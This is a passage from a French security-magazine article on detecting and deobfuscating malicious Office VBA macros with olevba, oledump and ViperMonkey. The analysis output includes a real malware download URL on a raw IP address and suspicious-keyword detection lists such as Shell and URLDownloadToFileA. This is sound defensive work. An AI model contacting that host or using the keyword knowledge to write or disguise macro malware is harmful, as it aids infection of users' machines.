olevba peut analyser plusieurs fichiers par lot, soit en utilisant des wildcards ***** et **?**, soit en spécifiant une archive ZIP (avec mot de passe « infected » par exemple). Dans ces deux cas, il passe en mode triage par défaut, pour afficher un résumé des résultats :

```
$ olevba ~/MalwareZoo/VBA/samples/vba_samples.zip -z infected
Flags       Filename
----------- -----------------------------------------------------------------
OLE:MASI--- DIAN_caso-5415.doc.malware
OLE:MASIH-- DRIDEX_1.doc.malware
OLE:MASIH-- DRIDEX_2.doc.malware
OLE:MASI--- DRIDEX_3.doc.malware
OLE:MASIH-- DRIDEX_4.doc.malware
OLE:MASIH-- DRIDEX_5.doc.malware
OLE:MASIH-- DRIDEX_6.doc.malware
OLE:MAS---- DRIDEX_7.doc.malware
OLE:MASIH-- DRIDEX_8.doc.malware
OLE:MASIHBD DRIDEX_9.xls.malware
OLE:MASIH-- DRIDEX_A.doc.malware
OLE:------- Iran's Oil and Nuclear Situation.doc.malware
OLE:------- Normal_Document.doc
OLE:M------ Normal_Document_Macro.doc
OpX:MASI--- RottenKitten.xlsb.malware
OLE:MASI-B- ROVNIX.doc.malware
OpX:------- taidoor.docx.malware
```

```
OLE:MA----- Word within Word macro auto.doc
XML:MAS---- word2003_sample1.xml.malware
(Flags: OpX=OpenXML, XML=Word2003XML, M=Macros, A=Auto-executable, S=Suspicious keywords, I=IOCs, H=Hex strings, B=Base64 strings,
D=Dridex strings, ?=Unknown)
```

5.2.3 PLUGIN OLEVBA POUR OLEDUMP

Àl'heure actuelle, **oledump** et **olevba** utilisent des approches différentes pour la désobfuscation de chaînes et l'extraction d'IOCs, les deux outils sont donc complémentaires et les résultats dépendent du type de malware analysé. J'ai développé un plugin pour utiliser les fonctions d'analyse d'**olevba** depuis **oledump**, disponible ici : **[OLEDUMP-CONTRIB]**.

Voici par exemple les résultats obtenus sur un échantillon par **oledump** 0.0.12 :

```
$ ./oledump.py ~/MalwareZoo/VBA/DEC1256DS.doc.zip -p plugin_http_heuristics.py -q
'N\x18\xac\x0e\x87.\x99\xe9\xed'
urlmon
URLDownloadToFileA
urlmon
URLDownloadToFileA
'\x07\x86\x07\xe2\x967\x07\xf6\x07\xf2\x967\x07\xf6\xd6\xf2\x03\x83\x03\x83\xa3\x03C\x13\xe2\x033#\xe2s\x03#\xe2Cs\xf2\xf2\xa3\x07GG\x86'
'LC\x0f'
'n[\xa5'
```

Pour le même fichier, le plugin **olevba** permet d'obtenir plus d'informations depuis **oledump** :

```
$ ./oledump.py ~/MalwareZoo/VBA/DEC1256DS.doc.zip -p plugin_olevba.py -q
AutoExec: AutoOpen - Runs when the Word document is opened
AutoExec: Workbook_Open - Runs when the Excel Workbook is opened
Suspicious: Lib - May run code from a DLL
Suspicious: Shell - May run an executable file or a system command
Suspicious: Environ - May read system environment variables
Suspicious: Chr - May attempt to obfuscate specific strings
Suspicious: StrReverse - May attempt to obfuscate specific strings
Suspicious: URLDownloadToFileA - May download files from the Internet
Suspicious: Hex Strings - Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
IOC: vGJsdfbJHKdsf.exe - Executable file name (obfuscation: Hex)
IOC: http://74.207.230.140:8080/mopsi/popsi.php - URL (obfuscation: StrReverse+Hex)
IOC: 74.207.230.140 - IPv4 address (obfuscation: StrReverse+Hex)
```

5.2.4 API PYTHON

olevba fournit une interface Python pour utiliser ses fonctionnalités depuis d'autres applications. Il est par exemple utilisé par le service d'analyse de malwares en ligne Hybrid-Analysis (**https://www.hybrid-analysis.com (https://www.hybrid-analysis.com)**) et le framework Viper (**http://viper.li (http://viper.li)**).

5.2.5 OLETOOLS

Le package **oletools** contient d'autres outils complémentaires pour l'analyse des documents malveillants, notamment :

- **oleid** : résumé des caractéristiques importantes du document (type, chiffrement, présence de macros ou objets Flash, etc.) ;

- **olemeta** : méta-données du document (auteur, pages de code, dates, etc.) ;

- **oletimes** : dates et heures de création et modification de certains storages et streams OLE ;

- **olebrowse** : affichage et extraction des streams OLE.

5.3 VIPERMONKEY - VERS UNE DÉSOBFUSCATION GÉNÉRIQUE

Pour l'instant, **oledump** et **olevba** sont capables de détecter et décoder quelques algorithmes d'obfuscation simples employés par de nombreux échantillons de malwares. Mais il est possible de varier ces algorithmes à l'infini. Couvrir tous les cas rencontrés avec du code statique est donc peine perdue.

J'ai commencé à étudier la possibilité de développer un parseur/interpréteur VBA suffisamment complet pour pouvoir désobfusquer la plupart des macros malveillantes de façon quasi générique. Après l'essai de plusieurs générateurs de parseurs comme ANTLR ou PLY, j'ai finalement pu obtenir de bons résultats avec pyparsing **[PYPARSING]**. L'outil ViperMonkey en cours de développement est déjà capable d'interpréter et de décoder des expressions simples comme celle-ci :

```
$ python vipermonkey.py hello1.vba
Opening VBA file hello1.vba
--------------------------------------------------------------------------------
VBA CODE (with long lines collapsed):
Attribute VB_Name = "Hello"
Sub AutoOpen()
MsgBox (StrReverse(chr(asc("o")) & "lleH") + ", World" + ChrB$(33))
End Sub
--------------------------------------------------------------------------------
PARSING VBA CODE:
Module 'Hello'
  Sub AutoOpen (): 1 statement(s)
--------------------------------------------------------------------------------
TRACING VBA CODE (entrypoint = Auto*):
Sub AutoOpen (): 1 statement(s)
Sub Call: MsgBox('Hello, World!')
```

Le code source VBA est tout d'abord décomposé en instructions, expressions et éléments de langage grâce à une grammaire définie avec **pyparsing**. Ensuite chaque élément est converti en objet Python, et un arbre est construit pour représenter la structure logique du code VBA. Pour finir, un interpréteur analyse chaque instruction en suivant l'ordre d'exécution, ce qui permet d'extraire les informations utiles : appels de fonctions, objets ActiveX, DLLs avec leurs paramètres, chaînes de caractères

décodées, contenu des fichiers écrits sur disque, etc. ViperMonkey est un outil open source, il est donc possible de le modifier pour instrumenter l'analyse du code suivant les besoins.

On peut noter que le même outil pourra servir également à l'analyse de code VBscript malveillant (fichiers **`.vbs`**), car les langages VBA et VBS sont très similaires.

Au moment où ce numéro de *MISC* sera publié, cet outil devrait normalement être disponible dans le package **`python-oletools`** avec **`olevba [OLETOOLS]`**.

Bien sûr, ce type d'approche a aussi ses limites : il sera très difficile de simuler le fonctionnement de Word ou Excel pour les macrosqui font appel à leurs fonctionnalités spécifiques pour camoufler des informations. L'analyse statique de code et l'analyse dynamique (*sandboxing*) seront toujours complémentaires.

CONCLUSION

Contre toute attente, quinze ans après Melissa les macros VBA sont redevenues à la mode dans l'arsenal des auteurs de malwares. Les mêmes méthodes sont toujours aussi efficaces avec les dernières versions de MS Office, et les antivirus ont beaucoup de peine à détecter les nouvelles macros qui déferlent tous les jours depuis quelques mois.

Heureusement, il existe aujourd'hui plusieurs outils dont **`oledump`**, **`olevba`** et ViperMonkey pour faciliter la tâche des analystes. Pour protéger les utilisateurs contre les macros malveillantes, plusieurs solutions peuvent être envisagées comme par exemple durcir la configuration de MS Office en n'autorisant que les macros signées par une autorité de confiance. Il est également possible de détecter la plupart des documents contenant des macros dans les e-mails entrants. Les fonctions d'analyse d'**`olevba`** permettent de déterminer de façon relativement fiable si le code d'une macro contient des mots-clés suspects employés par un malware. Enfin, un outil comme ExeFilter peut être employé pour désactiver les macros dans ces documents avant qu'ils n'atteignent les utilisateurs.

RÉFÉRENCES

[CHANTRY] *From the Labs : VBA is definitely not dead - in fact, it's undergoing a resurgence*, 2014-09-17, **https://nakedsecurity.sophos.com/2014/09/17/vba-injectors/ (https://nakedsecurity.sophos.com/2014/09/17/vba-injectors/)**

[MS-OVBA] *Office VBA File Format Structure v3.2*, Microsoft, 2014-10-30, **http://msdn.microsoft.com/en-us/library/office/cc313094%28v=office.12%29.aspx (http://msdn.microsoft.com/en-us/library/office/cc313094%28v=office.12%29.aspx)**

[OpenXML] *OpenOffice / OpenDocument and MS Office 2007 / Open XML security*, Philippe Lagadec, 2007-10, **http://www.decalage.info/opendocument_openxml (http://www.decalage.info/opendocument_openxml)**

[OLEDUMP] http://blog.didierstevens.com/programs/oledump-py/ (http://blog.didierstevens.com/programs/oledump-py/)

[OLEVBA] http://www.decalage.info/python/olevba (http://www.decalage.info/python/olevba)

[XMLSPAM] *« Remittance advice » spam has a mystery XML attachment*, Conrad Longmore, 2015-03-04, **http://blog.dynamoo.com/2015/03/remittance-advice-spam-has-mystery-xml.html (http://blog.dynamoo.com/2015/03/remittance-advice-spam-has-mystery-xml.html)**

[STEVENS] *Excel Exercises in Style*, Didier Stevens, 2008-10-23, **http://blog.didierstevens.com/2008/10/23/excel-exercises-in-style/ (http://blog.didierstevens.com/2008/10/23/excel-exercises-in-style/)**

[SANDBOX] *VBA Maldoc : We Don't Want No Stinkin Sandbox/Virtual PC,*Didier Stevens, 2015-03-11, **http://blog.didierstevens.com/2015/03/11/vba-maldoc-we-dont-want-no-stinkin-sandboxvirtual-pc/ (http://blog.didierstevens.com/2015/03/11/vba-maldoc-we-dont-want-no-stinkin-sandboxvirtual-pc/)**

[CANTU] *Potential Danger Risks Involved with Microsoft Excel VBA - Password Sniffers Key Loggers etc.*, Alex Cantu, 2013-03-24, **https://www.youtube.com/watch?v=u9g8wf3-_ys (https://www.youtube.com/watch?v=u9g8wf3-_ys)**

[OFFICEPARSER] *officeparser,* John William Davison, **https://github.com/unixfreak0037/officeparser (https://github.com/unixfreak0037/officeparser)**

[OLEDUMP-CONTRIB] https://bitbucket.org/decalage/oledump-contrib (https://bitbucket.org/decalage/oledump-contrib)

[OLEVBA_DOC] https://bitbucket.org/decalage/oletools/wiki/olevba (https://bitbucket.org/decalage/oletools/wiki/olevba)

[SSVIEW] *Structured Storage Viewer*, **http://www.mitec.cz/ssv.html (http://www.mitec.cz/ssv.html)**

[RKITTEN] *oledump analysis of Rocket Kitten* - Guest Diary by Didier Stevens, **https://isc.sans.edu/diary/19137 (https://isc.sans.edu/diary/19137)**

[DRIDEX] *Banking Trojan DRIDEX Uses Macros for Infection*, **http://blog.trendmicro.com/trendlabs-security-intelligence/banking-trojan-dridex-uses-macros-for-infection/ (http://blog.trendmicro.com/trendlabs-security-intelligence/banking-trojan-dridex-uses-macros-for-infection/)**

[VAWTRAK] *Vawtrak trojan spread through malicious Office macros*, **https://www.virusbtn.com/blog/2015/02_24.xml (https://www.virusbtn.com/blog/2015/02_24.xml)**

[FIN4] *FIN4 : Stealing Insider Information for an Advantage in Stock Trading ?*, **https://www.fireeye.com/blog/threat-research/2014/11/fin4_stealing_insid.html (https://www.fireeye.com/blog/threat-research/2014/11/fin4_stealing_insid.html)**

[ROVNIX] *ROVNIX Infects Systems with Password-Protected Macros*, **http://blog.trendmicro.com/trendlabs-security-intelligence/rovnix-infects-systems-with-password-protected-macros/ (http://blog.trendmicro.com/trendlabs-security-intelligence/rovnix-infects-systems-with-password-protected-macros/)**

[OLETOOLS] http://www.decalage.info/python/oletools (http://www.decalage.info/python/oletools)

[PYPARSING] http://pyparsing.wikispaces.com/ (http://pyparsing.wikispaces.com/)

SOMMAIRE

D' AUTRES ARTICLES PEUVENT VOUS INTÉRESSER

Investigation numérique dans votre portefeuille (/MISC/MISCHS-015/Investigation-numerique-dans-votre-portefeuille)

MISC n° 015 | juin 2017 | Thomas Gougeon (/auteur/view/73495-gougeon_thomas_) - Gildas Avoine (/auteur/view/9048-avoine_gildas)

Administration réseau (/content/search/?filter[]=attr_category_lk:"administration réseau"&activeFacets[attr_category_lk:Domaines]=administration réseau) Administration système (/content/search/?filter[]=attr_category_lk:"administration système"&activeFacets[attr_category_lk:Domaines]=administration système) Sécurité (/content/search/?filter[]=attr_category_lk:"sécurité"&activeFacets[attr_category_lk:Domaines]=sécurité) Web (/content/search/?filter[]=attr_category_lk:"web"&activeFacets[attr_category_lk:Domaines]=web)

Dans notre monde toujours plus connecté, les cartes à puce sont impliquées quotidiennement dans nos activités, que ce soit pour le paiement, le...

Lire l' extrait (/MISC/MISCHS-015/Investigation-numerique-dans-votre-portefeuille)

La CCTV : un système de surveillance en circuits ouverts ? (/MISC/MISCHS-015/La-CCTV-un-systeme-de-surveillance-en-circuits-ouverts)

MISC n° 015 | juin 2017 | Laëtitia Laurent (/auteur/view/73493-laurent_laetitia) - Hugo Meziani (/auteur/view/66914-meziani_hugo)

Administration réseau (/content/search/?filter[]=attr_category_lk:"administration réseau"&activeFacets[attr_category_lk:Domaines]=administration réseau) Administration système (/content/search/?filter[]=attr_category_lk:"administration système"&activeFacets[attr_category_lk:Domaines]=administration système) Programmation (/content/search/?filter[]=attr_category_lk:"programmation"&activeFacets[attr_category_lk:Domaines]=programmation) Sécurité (/content/search/?filter[]=attr_category_lk:"sécurité"&activeFacets[attr_category_lk:Domaines]=sécurité)

Cela ressemble à une vieille histoire qui a déjà été contée : un système dont les technologies historiques se sont modernisées vers le...

Lire l' extrait (/MISC/MISCHS-015/La-CCTV-un-systeme-de-surveillance-en-circuits-ouverts)

LORAWAN : déploiement d'une infrastructure de test (/MISC/MISCHS-015/LORAWAN-deploiement-d-une-infrastructure-de-test)

MISC n° 015 | juin 2017 | Sébastien Roy (/auteur/view/73494-roy_sebastien)

Administration réseau (/content/search/?filter[]=attr_category_lk:"administration réseau"&activeFacets[attr_category_lk:Domaines]=administration réseau) Administration système (/content/search/?filter[]=attr_category_lk:"administration système"&activeFacets[attr_category_lk:Domaines]=administration système) People-Interview (/content/search/?filter[]=attr_category_lk:"people-interview"&activeFacets[attr_category_lk:Domaines]=people-interview) Programmation (/content/search/?filter[]=attr_category_lk:"programmation"&activeFacets[attr_category_lk:Domaines]=programmation) Sécurité (/content/search/?filter[]=attr_category_lk:"sécurité"&activeFacets[attr_category_lk:Domaines]=sécurité) Web (/content/search/?filter[]=attr_category_lk:"web"&activeFacets[attr_category_lk:Domaines]=web)

Les opérateurs de télécommunications ont commencé à déployer des réseaux ainsi qu'à fournir des offres d'abonnements pour une galaxie...

Lire l' extrait (/MISC/MISCHS-015/LORAWAN-deploiement-d-une-infrastructure-de-test)

MQTT, ou comment l' infrastructure fragilise aussi les objets connectés (/MISC/MISCHS-015/MQTT-ou-comment-l-infrastructure-fragilise-aussi-les-objets-connectes)

MISC n° 015 | juin 2017 | Renaud Lifchitz (/auteur/view/61461-lifchitz_renaud)

Administration réseau (/content/search/?filter[]=attr_category_lk:"administration réseau"&activeFacets[attr_category_lk:Domaines]=administration réseau) Administration système (/content/search/?filter[]=attr_category_lk:"administration système"&activeFacets[attr_category_lk:Domaines]=administration système) People-Interview (/content/search/?filter[]=attr_category_lk:"people-interview"&activeFacets[attr_category_lk:Domaines]=people-interview) Programmation (/content/search/?filter[]=attr_category_lk:"programmation"&activeFacets[attr_category_lk:Domaines]=programmation) Sécurité (/content/search/?filter[]=attr_category_lk:"sécurité"&activeFacets[attr_category_lk:Domaines]=sécurité) Web (/content/search/?filter[]=attr_category_lk:"web"&activeFacets[attr_category_lk:Domaines]=web)

On parle habituellement des vulnérabilités intrinsèques aux objets connectés : vulnérabilités physiques ou liées aux protocoles sans fil...

Lire l' extrait (/MISC/MISCHS-015/MQTT-ou-comment-l-infrastructure-fragilise-aussi-les-objets-connectes)

Les objets connectés peuvent-ils être infectés ? (/MISC/MISCHS-015/Les-objets-connectes-peuvent-ils-etre-infectes)

MISC n° 015 | juin 2017 | Axelle apvrille (/auteur/view/9191-apvrille_axelle)

Administration réseau (/content/search/?filter[]=attr_category_lk:"administration réseau"&activeFacets[attr_category_lk:Domaines]=administration réseau) Administration système (/content/search/?filter[]=attr_category_lk:"administration système"&activeFacets[attr_category_lk:Domaines]=administration système) Programmation (/content/search/?filter[]=attr_category_lk:"programmation"&activeFacets[attr_category_lk:Domaines]=programmation) Sécurité (/content/search/?filter[]=attr_category_lk:"sécurité"&activeFacets[attr_category_lk:Domaines]=sécurité) Web (/content/search/?filter[]=attr_category_lk:"web"&activeFacets[attr_category_lk:Domaines]=web)

Cassons le suspens immédiatement : oui, ils peuvent l'être.« Quoi ? Il y a un ordinateur là dedans ? Si petits et en plus infectés ?...

Lire l' extrait (/MISC/MISCHS-015/Les-objets-connectes-peuvent-ils-etre-infectes)

Des objets connectés prouvés sûrs (/MISC/MISCHS-015/Des-objets-connectes-prouves-surs)

MISC n° 015 | juin 2017 | Eric Vétillard (/auteur/view/9669-vetillard_eric)

Administration réseau (/content/search/?filter[]=attr_category_lk:"administration réseau"&activeFacets[attr_category_lk:Domaines]=administration réseau) Administration système (/content/search/?filter[]=attr_category_lk:"administration système"&activeFacets[attr_category_lk:Domaines]=administration système) Programmation (/content/search/?filter[]=attr_category_lk:"programmation"&activeFacets[attr_category_lk:Domaines]=programmation) Sécurité (/content/search/?filter[]=attr_category_lk:"sécurité"&activeFacets[attr_category_lk:Domaines]=sécurité) Web (/content/search/?filter[]=attr_category_lk:"web"&activeFacets[attr_category_lk:Domaines]=web)

Les objets connectés sont la partie visible de l'Internet des objets, et la cible de nombreuses attaques. Souvent exposés, rarement supervisés,...

Lire l' extrait (/MISC/MISCHS-015/Des-objets-connectes-prouves-surs)